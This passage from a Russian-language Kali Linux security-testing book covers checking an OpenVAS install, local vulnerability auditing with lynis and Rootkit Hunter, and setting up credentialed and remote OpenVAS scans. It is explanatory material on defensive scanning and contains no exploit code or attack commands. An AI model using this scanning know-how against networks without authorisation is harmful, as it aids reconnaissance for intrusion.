В идеале в процессе выполнения `gvm-check-setup` не должно возникнуть никаких проблем. В этом случае вы увидите вывод, показанный в примере 4.6. Если же столкнетесь с ошибками, то, исходя из личного опыта, я могу сказать, что их устранение может оказаться очень сложным. Постарайтесь выполнить установку, не отклоняясь от приведенной здесь инструкции.

Пример 4.6. Запуск команды `gvm-check-setup`

```
(kilroy@badmilo)-[~]
$ sudo gvm-check-setup
gvm-check-setup 22.4.1
Test completeness and readiness of GVM-22.4.1
Step 1: Checking OpenVAS (Scanner)...
  OK: OpenVAS Scanner is present in version 22.4.1.
  OK: Notus Scanner is present in version 22.4.4.
  OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem.
Checking permissions of /var/lib/openvas/gnupg/*
  OK: _gvm owns all files in /var/lib/openvas/gnupg
  OK: redis-server is present.
  OK: scanner (db_address setting) is configured properly using the ↵
redis-server socket: /var/run/redis-openvas/redis-server.sock
  OK: redis-server is running and listening on socket: ↵
/var/run/redis-openvas/redis-server.sock.
  OK: redis-server configuration is OK and redis-server is running.
  OK: the mqtt_server_uri is defined in /etc/openvas/openvas.conf
  OK: _gvm owns all files in /var/lib/openvas/plugins
  OK: NVT collection in /var/lib/openvas/plugins contains 85634 NVTs.
  OK: The notus directory /var/lib/notus/products contains 301 NVTs.
Checking that the obsolete redis database has been removed
  OK: No old Redis DB
  OK: ospd-OpenVAS is present in version 22.4.6.
Step 2: Checking GVMD Manager ...
  OK: GVM Manager (gvmd) is present in version 22.4.2.
Step 3: Checking Certificates ...
  OK: GVM client certificate is valid and present as ↵
/var/lib/gvm/CA/clientcert.pem.
  OK: Your GVM certificate infrastructure passed validation.
Step 4: Checking data ...
  OK: SCAP data found in /var/lib/gvm/scap-data.
  OK: CERT data found in /var/lib/gvm/cert-data.
Step 5: Checking Postgresql DB and user ...
  OK: Postgresql version and default port are OK.
gvmd | _gvm | UTF8 | en_US.UTF-8 | en_US.UTF-8 | | libc |
16435|pg-gvm|10|2200|f|22.4.0||
  OK: At least one user exists.
Step 6: Checking Greenbone Security Assistant (GSA) ...
  OK: Greenbone Security Assistant is present in version 22.04.1~git.
```

```

Step 7: Checking if GVM services are up and running ...
      OK: ospd-openvas service is active.
      OK: gvmdd service is active.
      OK: gsd service is active.
Step 8: Checking few other requirements...
      OK: nmap is present.
      OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is ←
      likely to work.
      OK: nsis found, LSC credential package generation for Microsoft Windows ←
      targets is likely to work.
      OK: xsltproc found.
Step 9: Checking greenbone-security-assistant...
      OK: greenbone-security-assistant is installed

```

It seems like your GVM-22.4.1 installation is OK.

В результате вы должны получить рабочий сканер OpenVAS, который можно запустить с помощью команды `gvm-start`. Если хотите остановить работу запущенных служб, выполните команду `gvm_stop`. Если у вас возникнут проблемы с установкой OpenVAS, попробуйте еще раз выполнить команду `gvm-check-setup`. После установки сканера OpenVAS вы сможете получить доступ к нему с помощью любого браузера по адресу `http://127.0.0.1:9392`. Укажите имя пользователя `admin` и пароль, предоставленный в процессе установки. У каждой установки будет отдельный пароль, поэтому обязательно сохраните свой.

Локальные уязвимости

Локальные уязвимости предполагают наличие определенного уровня доступа к системе. То есть для того, чтобы выполнить программу с такой уязвимостью, необходимо уже иметь локальный доступ. Таким образом, цель эксплуатации локальной уязвимости часто заключается в несанкционированном обращении к недоступному ранее ресурсу, то есть в повышении привилегий.

Локальные уязвимости могут возникнуть в любой программе, в том числе в запущенных службах — приложениях, работающих в фоновом режиме без непосредственного взаимодействия с пользователем и часто называемых *демонами*, а также в любых других программах, к которым пользователь может получить доступ. Например, программа `passwd` предусматривает атрибут `setuid`, позволяющий любому пользователю на время получить административные привилегии, то есть запустить исполняемый файл с правами владельца этого файла. Это необходимо, потому что изменение пароля пользователя требует внесения изменений в файл, запись в который может осуществлять только пользователь `root`. Если бы я хотел изменить свой пароль, то мог бы запустить программу `passwd`, однако для внесения изменений в базу данных паролей программа `passwd` должна иметь привилегии `root`, позволяющие вести запись в нужный файл. Если бы в программе `passwd` была уязвимость, то любой эксплойт, запущенный в период выполнения этой программы от имени суперпользователя, имел бы привилегии `root`.



Программа с установленным битом `setuid` запускается от имени владельца файла. Обычно им является суперпользователь, поскольку для внесения в файл таких изменений, как, например, смена пароля, требуются привилегии `root`. Однако вы можете создать программу с атрибутом `setuid` для любого пользователя. В этом случае кто бы ни запустил данную программу, при ее выполнении будет создаваться впечатление, будто программу выполняет ее владелец.

Поиск локальных уязвимостей с помощью сканера `lynis`

Большинство дистрибутивов Linux предусматривают программы, позволяющие выполнять проверку на наличие локальных уязвимостей. Kali — не исключение. Одна из таких программ — сканер уязвимостей `lynis`, который запускается в локальной системе и проводит множество проверок на наличие параметров, характерных для операционной системы с повышенным уровнем защиты, то есть настроенной таким образом, чтобы быть устойчивой к атакам. К таким настройкам относится включение функции протоколирования, ужесточение процедуры предоставления прав доступа и не только.

Программа `lynis` позволяет выполнять сканирование различных типов. В зависимости от стоящей перед вами задачи вы можете выполнить как быстрое, так и полное сканирование. Этот сканер можно запустить также в непривилегированном режиме `pentest`, который ограничивает ваши возможности в плане проверки. То, что требует привилегий `root`, например просмотр конфигурационных файлов, нельзя проверить в режиме `pentest`. Такое сканирование может дать вам хорошее представление о том, что может сделать злоумышленник в случае получения доступа к обычной непривилегированной учетной записи. В примере 4.7 показан частичный результат использования программы `lynis` для проверки базовой установки Kali.

Пример 4.7. Вывод программы `lynis`

[+] Kernel

```
-----
- Checking default run level                                [ RUNLEVEL 5 ]
- Checking CPU support (NX/PAE)
  CPU support: PAE and/or NoeXecute supported              [ FOUND ]
- Checking kernel version and release                       [ DONE ]
- Checking kernel type                                      [ DONE ]
- Checking loaded kernel modules                            [ DONE ]
  Found 120 active modules
- Checking Linux kernel configuration file                   [ FOUND ]
- Checking default I/O kernel scheduler                     [ NOT FOUND ]
- Checking for available kernel update                       [ OK ]
- Checking core dumps configuration
  - configuration in systemd conf files                     [ DEFAULT ]
  - configuration in /etc/profile                           [ DEFAULT ]
  - 'hard' configuration in /etc/security/limits.conf       [ DEFAULT ]
  - 'soft' configuration in /etc/security/limits.conf       [ DEFAULT ]
- Checking setuid core dumps configuration                  [ DISABLED ]
```


- Check if reboot is needed [NO]

[+] Memory and Processes

```
-----
- Checking /proc/meminfo           [ FOUND ]
- Searching for dead/zombie processes [ NOT FOUND ]
- Searching for IO waiting processes [ NOT FOUND ]
- Search prelink tooling           [ NOT FOUND ]
```

[+] Users, Groups, and Authentication

```
-----
- Administrator accounts           [ OK ]
- Unique UIDs                       [ OK ]
- Unique group IDs                  [ OK ]
- Unique group names                [ OK ]
- Password file consistency         [ SUGGESTION ]
- Checking password hashing rounds  [ DISABLED ]
- Query system users (non daemons) [ DONE ]
- NIS+ authentication support        [ NOT ENABLED ]
- NIS authentication support        [ NOT ENABLED ]
- Sudoers file(s)                   [ FOUND ]
- PAM password strength tools        [ SUGGESTION ]
- PAM configuration files (pam.conf) [ FOUND ]
- PAM configuration files (pam.d)    [ FOUND ]
- PAM modules                        [ FOUND ]
- LDAP module in PAM                 [ NOT FOUND ]
- Accounts without expire date       [ OK ]
- Accounts without password          [ OK ]
- Locked accounts                    [ OK ]
- Checking user password aging (minimum) [ DISABLED ]
- User password aging (maximum)      [ DISABLED ]
- Checking Linux single user mode authentication [ OK ]
- Determining default umask
  - umask (/etc/profile)             [ NOT FOUND ]
  - umask (/etc/login.defs)          [ SUGGESTION ]
- LDAP authentication support        [ NOT ENABLED ]
- Logging failed login attempts      [ ENABLED ]
```

Как следует из результатов, сканер `lynis` обнаружил проблемы с подключаемым модулем аутентификации для проверки надежности паролей (`PAM password strength tools`) и даже предложил совет по их устранению. Он также нашел проблему с согласованностью файлов паролей (`Password file consistency`) и предоставил более подробную информацию в предложении. Кроме того, сканер выявил проблему с настройками разрешений на доступ к файлам, заданными по умолчанию (`umask (/etc/login.defs)`). Полный результат работы данной утилиты содержит множество других рекомендаций, однако он был получен вследствие аудита всей системы, которая была установлена, что называется, «из коробки». Интересно отметить, что при подготовке предыдущего издания книги запуск `lynis` привел к обнаружению проблем с аутентификацией в однопользовательском режиме (`Checking Linux single user mode authentication`). Данный режим обычно задействуется для

критического администрирования системы, когда вы не хотите, чтобы кто-то обращался, например, к файловой системе, пока вы выполняете свои задачи. По всей видимости, в данной версии Kali эта проблема отсутствует.

Помимо консольного вывода, обеспечивающего один уровень детализации, создается файл журнала, который сохраняется в домашнем каталоге пользователя, запустившего команду `var/log/lynis.log`. В примере 4.8 показан фрагмент файла журнала, сохраненного в моем домашнем каталоге, когда я запустил программу `lynis` от имени своего пользователя. В этом файле описан каждый шаг выполнения программы, включая его результат. Как видите, при обнаружении проблем программа указывает на них в выводе. Например, в случае с `libpam-usb` вы увидите предложение по дополнительному усилению защиты операционной системы от атак.

Пример 4.8. Файл журнала, полученный в результате запуска программы `lynis`

```
2023-07-10 19:31:33 ====
2023-07-10 19:31:33 Discovered directories: /bin, /sbin, /usr/bin, /usr/sbin,
  /usr/local/bin, /usr/local/sbin
2023-07-10 19:31:33 DEB-0001 Result: found 7981 binaries
2023-07-10 19:31:33 Status: Starting Authentication checks...
2023-07-10 19:31:33 Status: Checking if libpam-tmpdir is installed and enabled...
2023-07-10 19:31:33 ====
2023-07-10 19:31:33 Performing test ID DEB-0280 (Checking if libpam-tmpdir is
  installed and enabled.)
2023-07-10 19:31:33 - libpam-tmpdir is not installed.
2023-07-10 19:31:33 Hardening: assigned partial number of hardening points
  (0 of 2). Currently having 0 points (out of 2)
2023-07-10 19:31:33 Suggestion: Install libpam-tmpdir to set $TMP and $TMPDIR for
  PAM sessions [test:DEB-0280] [details:-] [solution:-]
2023-07-10 19:31:33 Status: Starting file system checks...
2023-07-10 19:31:33 Status: Starting file system checks for dm-crypt,
  cryptsetup & cryptmount...
2023-07-10 19:31:33 ====
2023-07-10 19:31:33 Skipped test DEB-0510 (Checking if LVM volume groups or file
  systems are stored on encrypted partitions)
2023-07-10 19:31:33 Reason to skip: Prerequisites not met (ie missing tool, other
  type of Linux distribution)
2023-07-10 19:31:33 ====
2023-07-10 19:31:33 Skipped test DEB-0520 (Checking for Ecryptfs)
2023-07-10 19:31:33 Reason to skip: Prerequisites not met (ie missing tool, other
  type of Linux distribution)
2023-07-10 19:31:34 Status: Starting Software checks...
```


Эту программу может регулярно использовать любой человек, работающий с системой Linux, для своевременного выявления проблем. Если вы занимаетесь тестированием на проникновение или тестированием безопасности, можете использовать данный сканер к системам Linux, к которым получаете доступ. В случае тесного сотрудничества с компанией, по заказу которой вы проводите тестирование, будет гораздо проще выполнять локальное сканирование, так как вам может быть предоставлен локальный доступ к системам, в которых вы сможете запустить подобный

сканер. Разумеется, придется устанавливать эту программу на каждой системе, к которой вы собираетесь ее применить. В этом случае вы не будете запускать ее непосредственно из Kali. Тем не менее можно получить богатый опыт работы с программой `lynis` в результате ее многократного запуска в своей локальной системе и изучения предоставляемых ею результатов.

Поиск локальных уязвимостей с помощью программы OpenVAS

Проводить тестирование на наличие локальных уязвимостей можно не только в локальной системе. Под этим я подразумеваю то, что для выполнения подобного тестирования вам не обязательно находиться в той системе, в которой были запущены интересующие вас программы. Вместо этого можно использовать удаленный сканер уязвимостей, предоставив ему логин и пароль. Это позволит сканеру получить удаленный доступ к системе и выполнить сканирование в рамках запущенного сеанса. В веб-интерфейсе Greenbone Security Assistant большинство действий, которые мы будем выполнять в этом разделе, перечислены в меню **Configuration** (Конфигурация). Именно оно позволяет настроить все основные параметры сканирования.

Программа OpenVAS была установлена ранее, поэтому теперь мы можем обсудить способ ее использования для сканирования на наличие уязвимостей. Хотя она представляет собой удаленный сканер уязвимостей, ей можно предоставить учетные данные для входа в систему. Эти учетные данные (процесс их настройки показан на рис. 4.2) будут применяться сканером OpenVAS для удаленной авторизации в системе и локального запуска тестов в рамках сеанса входа. Вы можете активировать функцию **Auto-generate** (Автогенерация), чтобы программа OpenVAS самостоятельно генерировала пароли для заданного имени пользователя.



The image shows a 'New Credential' window from the OpenVAS web interface. It is a form for creating a new credential. The fields are as follows:

- Name:** Standard User
- Comment:** (empty text box)
- Type:** Username + Password (dropdown menu)
- Allow insecure use:** Yes (selected radio button), No (radio button)
- Auto-generate:** Yes (radio button), No (selected radio button)
- Username:** myuser
- Password:** (masked with dots)

At the bottom of the window are two buttons: 'Cancel' and 'Save'.

Рис. 4.2. Настройка учетных данных в OpenVAS

Однако создание учетных данных — это лишь часть процесса. Вам еще требуется настроить параметры сканирования. Первое, что нужно сделать, — определить или создать конфигурацию сканирования, включающую локальные уязвимости целевых операционных систем.

В качестве примера на рис. 4.3 показано диалоговое окно, в котором отображается раздел с семействами уязвимостей, доступными в OpenVAS. В нем перечислено несколько операционных систем с локальными уязвимостями, включая Debian и Ubuntu. Помимо них здесь присутствуют и другие операционные системы, а каждое семейство может предусматривать сотни, а то и тысячи уязвимостей.




Рис. 4.3. Выбор семейств уязвимостей в OpenVAS

После выбора уязвимостей вам необходимо создать цели и применить свои учетные данные. На рис. 4.4 показано диалоговое окно создания цели в OpenVAS. Для этого необходимо указать IP-адрес или их диапазон либо файл, содержащий список целевых IP-адресов. Хотя это диалоговое окно предусматривает и другие опции, нас больше всего интересуют те, в которых мы указываем учетные данные. Настроенные здесь учетные данные были выбраны для применения к целевым объектам, предусматривающим SSH-серверы, работающие на порте 22. Если до этого вы выявили другие SSH-серверы, которые могут работать в нестандартной конфигурации, то можете указать другие порты. Помимо SSH в качестве протоколов для входа в систему можно выбрать SMB и ESXi.

Рис. 4.4. Выбор цели в OpenVAS

Каждая операционная система, в том числе Linux, имеет свои особенности, поэтому в OpenVAS предусмотрены различные семейства локальных уязвимостей. Каждый дистрибутив настроен немного по-разному и предусматривает разные наборы пакетов. Каждый пакет может иметь различные настройки конфигурации по умолчанию. Помимо дистрибутива, пользователи могут выбрать разные категории пакетов. После установки основных пакетов обычно устанавливаются сотни дополнительных пакетов, каждый из которых может содержать уязвимости.



Один из распространенных подходов к усилению защиты предполагает ограничение количества устанавливаемых пакетов. Это особенно актуально для серверных систем, в которых следует устанавливать минимальное количество программ, необходимых для обеспечения работоспособности служб.

После настройки конфигурации необходимо создать задачу, выбрав пункт меню **Scans ► Tasks** (Сканирование ► Задачи). Как и в случае с другими страницами, вы должны увидеть значок в виде листа бумаги со звездочкой в правом верхнем углу. С его помощью можно добавить новую конфигурацию, а в данном случае — создать новую задачу сканирования. На рис. 4.5 показано диалоговое окно, предназначенное для создания такой задачи. В данном случае наибольшую важность представляют раскрывающиеся списки **Scan Targets** (Цели сканирования) и **Scan Config** (Конфигурация сканирования). В них вам нужно выбрать созданную ранее цель, для которой вы указали свои учетные данные, и конфигурацию с нужным набором семейств уязвимостей.

The screenshot shows the 'New Task' dialog box in OpenVAS. It has a title bar with a close button. The form includes the following fields and options:

- Name:** Local Scan
- Comment:** (empty text box)
- Scan Targets:** Local Network (dropdown menu with a star icon)
- Alerts:** (empty dropdown menu with a star icon)
- Schedule:** -- (dropdown menu) with checkboxes for 'Once' and a star icon.
- Add results to Assets:** Radio buttons for 'Yes' (selected) and 'No'.
- Apply Overrides:** Radio buttons for 'Yes' (selected) and 'No'.
- Min QoD:** 70 (spin box) %
- Alterable Task:** Radio buttons for 'Yes' and 'No' (selected).
- Auto Delete Reports:** Radio buttons for 'Do not automatically delete reports' (selected) and 'Automatically delete oldest reports but always keep newest'.
- Auto Delete Reports (continued):** 5 (spin box) reports
- Scanner:** OpenVAS Default (dropdown menu)
- Scan Config:** Full and fast (dropdown menu)
- Buttons:** Cancel and Save.

Рис. 4.5. Создание задачи сканирования в OpenVAS

После настройки новой задачи сканирования она появится в списке задач. В ходе настройки задачи вы можете запланировать время ее запуска, однако при желании ее можно запускать и по требованию. Для этого достаточно щелкнуть на кнопке воспроизведения в виде треугольника, указывающего вправо.

Руткиты

Хотя Rootkit Hunter и не сканер уязвимостей, о нем стоит знать. Эту программу можно запустить локально, чтобы проверить систему на предмет компрометации и установки руткита. *Руткит* — это пакет программ, облегчающий работу вредоносного ПО. Он может включать в себя утилиты, изменяющие работу операционной системы с целью сокрытия факта присутствия вредоносного ПО. В частности, в результате их применения программа *ps* может не отображать процессы, связанные с работой вредоносных приложений, а программа *ls* — скрывать существование вредоносных файлов. Кроме того, руткиты могут реализовать бэкдор, позволяющий злоумышленникам получать удаленный доступ к системе.

Установка руткита свидетельствует об эксплуатации некой уязвимости. Это также говорит о том, что в вашей системе работает нежелательное программное обеспечение. В связи с этим вам может пригодиться программа Rootkit Hunter, которую

вы можете запустить в любой системе, содержащей уязвимости, обнаруженные с помощью описанных ранее сканеров. Наличие уязвимостей может быть признаком взлома системы. Запуск Rootkit Hunter позволит определить, не были ли в ней установлены руткиты.

Исполняемый файл данной программы называется `rkhunter`, и его довольно легко запустить, хотя текущая версия дистрибутива Kali Linux не предусматривает его установку по умолчанию. Программа `rkhunter` проводит различные проверки на предмет присутствия руткитов в системе. В частности, она выполняет проверку разрешений на доступ к файлам, которая продемонстрирована в примере 4.9. Кроме того, `rkhunter` ищет сигнатуры, то есть характерные признаки известных руткитов. Как и большинство антивирусных программ, приложение `rkhunter` не способно обнаружить то, о чем ему неизвестно. Оно будет искать аномалии, например неправильные разрешения на доступ к файлам, а также файлы, связанные с известными руткитами, однако не сможет выявить те, о которых ничего не знает.

Пример 4.9. Запуск программы Rootkit Hunter

```
(kilroy@badmilo)-[~]
$ sudo rkhunter --check
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

Performing 'strings' command checks
  Checking 'strings' command [ OK ]

Performing 'shared libraries' checks
  Checking for preloading variables [ None found ]
  Checking for preloaded libraries [ None found ]
  Checking LD_LIBRARY_PATH variable [ Not found ]

Performing file properties checks
  Checking for prerequisites [ OK ]
  /usr/sbin/adduser [ OK ]
  /usr/sbin/chroot [ OK ]
  /usr/sbin/cron [ OK ]
  /usr/sbin/depmod [ OK ]
  /usr/sbin/fsck [ OK ]
  /usr/sbin/groupadd [ OK ]
  /usr/sbin/groupdel [ OK ]
  /usr/sbin/groupmod [ OK ]
  /usr/sbin/grpck [ OK ]
```

Как и сканер `lynis`, Rootkit Hunter представляет собой программный пакет, который вам необходимо установить в системе, проверяемой на наличие вредоносных программ. Вы не можете запустить его из своего экземпляра Kali, запущенного на удаленной системе. Если вы часто проводите тестирование и много работаете с эксплойтами на своем экземпляре Kali, вашей системе тоже не помешает регулярная проверка. Каждый раз, запуская программное обеспечение из источника,

которому вы не вполне доверяете, как бывает в случае с PoC-эксплойтами, следует проверить свою систему на наличие вирусов и других вредоносных программ. Да, для Linux это так же актуально, как и для других платформ. Linux нельзя назвать неуязвимой для атак и вредоносного ПО. Поэтому постарайтесь поддерживать максимальную чистоту и безопасность своей системы.

Удаленные уязвимости

Иногда вы можете получать непосредственный доступ к системам, работая в тесном контакте со своим целевым объектом, однако в ходе тестирования безопасности вам периодически придется выполнять удаленные проверки на наличие уязвимостей. Если вам обеспечивается полный доступ, в том числе учетные данные для проведения тестирования, сборки рабочих компьютеров для выполнения аудита без оказания воздействия на пользователей или настройки конфигурации сетевых устройств, то речь идет о *тестировании методом белого ящика*. Если вы не получаете никакого содействия со стороны целевого объекта, кроме согласия на реализацию запланированных вами действий, значит, вы проводите *тестирование методом черного ящика*. В этом случае вы ничего не знаете о том, что тестируете. Где-то в середине этого спектра, имеющего множество градаций, находится *тестирование методом серого ящика*.

При проверке на наличие удаленных уязвимостей вам понадобится нечто такое, от чего можно оттолкнуться, а именно сканер уязвимостей. Хотя OpenVAS — это не единственный сканер, который можно использовать с этой целью, он находится в свободном доступе и входит в состав репозитория Kali Linux. Его следует рассматривать как отправную точку для тестирования на уязвимости. Однако если бы для решения этой задачи было достаточно всего лишь запустить сканер, то это мог бы сделать каждый. Ценность специалиста по тестированию безопасности заключается не в способности запускать множество автоматизированных инструментов, а в умении интерпретировать и проверять результаты. Самая большая сложность заключается в том, чтобы понять выходные данные, полученные от сканера, оценить легитимность сделанных выводов, а также определить приоритет выявленной уязвимости.

Ранее мы обсудили способ использования программы OpenVAS для локального сканирования. Но она может применяться и для поиска удаленных уязвимостей. Именно об этом мы и поговорим далее. Сканер OpenVAS предусматривает довольно обширный набор функций, но мы лишь кратко рассмотрим некоторые из его возможностей, просто чтобы понять принцип работы сканеров уязвимостей.



Как уже было сказано, программа OpenVAS — результат ответвления от кодовой базы Nessus. С момента ее создания в дизайне программы произошли значительные архитектурные изменения. Хотя сканер Nessus тоже перешел на использование веб-интерфейса, OpenVAS и Nessus больше не имеют никакого сходства ни в плане интерфейса, ни в плане архитектуры.

Как и любой другой сканер уязвимостей, OpenVAS предусматривает целую коллекцию или базу данных известных уязвимостей, которая должна регулярно обновляться подобно базе данных антивируса. Одно из первых действий при настройке OpenVAS — загрузка текущей коллекции определений известных уязвимостей. При регулярном использовании OpenVAS эти коллекции будут обновляться автоматически. Если же программа не работала в течение некоторого времени, то перед выполнением сканирования стоит убедиться в актуальности базы данных сигнатур. Это можно сделать в командной строке с помощью команды `greenbone-nvt-sync`, которая должна быть запущена от имени пользователя `_gvm`, созданного для OpenVAS. Для этого выполните команду `sudo -u _gvm greenbone-nvt-sync`. Программа OpenVAS задействует протокол SCAP (Security Content Automation Protocol — протокол автоматизации управления данными безопасности) для обмена данными между вашей установленной программой и удаленными серверами.

Как и многие другие современные приложения, OpenVAS использует веб-интерфейс. Чтобы получить доступ к веб-приложению, нужно перейти по адресу <https://localhost:9392>. После входа в систему вы увидите информационную панель, содержащую графики, связанные с вашими задачами. На ней также представлена информация об известных уязвимостях и степени их серьезности. Пример такой панели приведен на рис. 4.6, где вы можете видеть количество задач (это новая установка, поэтому задача всего одна), а также график, показывающий количество уязвимостей, имеющихся в базе данных.




Рис. 4.6. Информационная панель Greenbone Security Assistant

Главное меню расположено вдоль верхнего края страницы. С его помощью можно получить доступ к функциям, связанным с процессом сканирования, активами и конфигурациями, а также к коллекции данных о безопасности, содержащей все уязвимости, о которых известно программе OpenVAS.

Быстрый старт с OpenVAS

Хотя программа OpenVAS предусматривает множество настраиваемых параметров, начать работу в ней очень просто. Мастер сканирования позволяет приступить к этому, просто указав цель. Если вы хотите быстро получить представление о распространенных уязвимостях, которые могут присутствовать в целевом объекте, можете выполнить простое сканирование с помощью этого мастера, используя настройки по умолчанию. Чтобы начать работу с мастером, выберите пункт меню **Scans ▸ Tasks** (Сканирование ▸ Задачи). В верхнем левом углу страницы вы увидите несколько маленьких значков. Фиолетовый значок в виде волшебной палочки позволяет запустить мастер создания задач. На рис. 4.7 показано меню, появляющееся при наведении указателя мыши на этот значок.





Рис. 4.7. Меню мастера создания задач

В этом меню вы можете выбрать пункт **Advanced Task Wizard** (Расширенный мастер создания задач), чтобы получить больше возможностей для управления активами, учетными данными и другими параметрами. Вы можете также выбрать пункт **Task Wizard** (Мастер создания задач), окно которого показано на рис. 4.8. В нем вам будет предложено ввести целевой IP-адрес. При открытии этого окна данное поле заполняется IP-адресом узла, который вы используете для подключения к серверу. В нем можно указать не один IP-адрес, а целую сеть. В моем случае применяется **192.168.1.0/24**, то есть весь диапазон адресов 192.168.1.0–255. Фрагмент **/24** позволяет обойтись без использования масок подсетей и нотации, предназначенной для обозначения диапазона адресов. Данный способ обозначения весьма широко распространен и называется *нотацией CIDR* (Classless Inter-Domain Routing — бесклассовая междоменная маршрутизация).

После указания целевого объекта или объектов вам останется нажать на кнопку **Start Scan** (Начать сканирование), чтобы запустить свою первую проверку на предмет наличия уязвимостей. Это самый простой способ сканирования, однако при его использовании вы не контролируете ни тип выполняемого сканирования, ни

момент его запуска. Для получения контроля над этими параметрами нужно обратиться к расширенному мастеру создания задач.



Task Wizard

Quick start: Immediately scan an IP address

IP address or hostname:

The default address is either your computer or your network gateway.
As a short-cut the following steps will be done for you:

